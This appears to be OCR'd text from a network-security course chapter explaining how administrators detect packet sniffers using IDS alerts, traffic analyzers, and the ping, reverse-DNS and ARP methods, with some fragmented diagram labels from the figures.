
- **Run IDS** and see if the **MAC address** of any of the machines has changed (Example: router's MAC address)
- IDS can alert the administrator about **suspicious activities**

Run Network Tools

- Run network tools such as **Capsa Portable Network Analyzer** to monitor the network for detecting strange packets
- Enables you to **collect**, **consolidate**, **centralize**, and **analyze traffic data** across different network resources and technologies

How to Detect Sniffing

It is not easy to detect a sniffer on a network as it only captures data and runs in promiscuous mode. Promiscuous mode allows a network device to intercept and read each network packet that arrives in its entirety. The sniffer leaves no trace as it does not transmit data. To find sniffers, check for systems that are running in promiscuous mode, which is an NIC mode that allows all packets (traffic) to pass without validating their destination address. Standalone sniffers are difficult to detect because they do not transmit data traffic. The reverse DNS lookup method helps to detect non-standalone sniffers. There are many tools, such as Nmap, that are available to use for the detection of promiscuous mode. Run IDS and note whether the MAC addresses of certain machines have changed (for example, the router's MAC address). An IDS can detect sniffing activities on a network. It notifies or alerts the administrator when a suspicious activity, such as sniffing or MAC spoofing, occurs. Network tools such as Capsa Portable Network Analyzer monitor the network for strange packets such as those with spoofed addresses. This tool can collect, consolidate, centralize, and analyze traffic data across different network resources and technologies.



Sniffer Detection Techniques: Ping Method and DNS Method

Ping Method

Promiscuous Mode
Ping Message
(10.0.0.1, AA:BB:CC:DD:EE:FF)
Response Received
Admin
10.0.0.4,
36-2E-3G-45-S6-K2
Suspect Machine
10.0.0.1,
11-22-33-44-55-66
Non-Promiscuous Mode
Ping Message
(10.0.0.1, AA:BB:CC:DD:EE:FF)
No Response
Admin
10.0.0.4,
36-2E-3G-45-S6-K2
Suspect Machine
10.0.0.1,
11-22-33-44-55-66


- Sends a ping request to the suspect machine with its IP address and an **incorrect MAC address**. The Ethernet adapter rejects it, as the MAC address does not match, whereas the suspect machine running the **sniffer responds** to it as it does not reject packets with a different MAC address

DNS Method

- Most of the sniffers perform **reverse DNS lookups** to identify the machine from the IP address

IP ID: 194.54.67.10
MAC: 00:1b:48:64:42:e4
Ping (192.168.0.1)
IP ID: 192.168.168.1
MAC: 00-14-20-01-23-45
Ping (192.168.0.2)
IP ID: 192.168.168.2
MAC: 00-14-20-01-23-46
Reverse DNS Lookup
DNS Server
Ping (192.168.0.3)
IP ID: 192.168.168.3
MAC: 00-14-20-01-23-47

- A machine generating **reverse DNS lookup traffic** is very likely to be running a sniffer



Sniffer Detection Techniques: ARP Method

- Only the machine in the promiscuous mode (machine C) **caches the ARP information** (IP and MAC address mapping)
- A machine in the promiscuous mode **responds to the ping message** as it has the correct information about the host sending the **ping requests** in its cache; the rest of the machines will send an ARP probe to identify the source of the ping request

IP ID: 194.54.67.10
MAC: 00:1b:48:64:42:e4
Non-Broadcast ARP
ARP Request
IP ID: 192.168.168.1
MAC: 00-14-20-01-23-45
Non-Broadcast ARP
Ping Reply
IP ID: 192.168.168.2
MAC: 00-14-20-01-23-46
Non-Broadcast ARP
ARP Request
IP ID: 192.168.168.3
MAC: 00-14-20-01-23-47

Sniffer Detection Techniques

- **Ping Method**

  To detect a sniffer on a network, identify the system on the network running in promiscuous mode. The ping method is useful in detecting a system that runs in promiscuous mode, which in turn helps to detect sniffers installed on the network.

Just send a ping request to the suspected machine with its IP address and incorrect MAC address. The Ethernet adapter will reject it because the MAC address does not match, whereas the suspect machine running the sniffer responds to it, as it does not reject packets with a different MAC address. Thus, this response will identify the sniffer in the network.



Ping Message
(10.0.0.1, AA:BB:CC:DD:EE:FF)
Response Received
Admin
10.0.0.4,
36-2E-3G-45-S6-K2
Suspect Machine
10.0.0.1,
11-22-33-44-55-66

Figure 8.62: Promiscuous mode

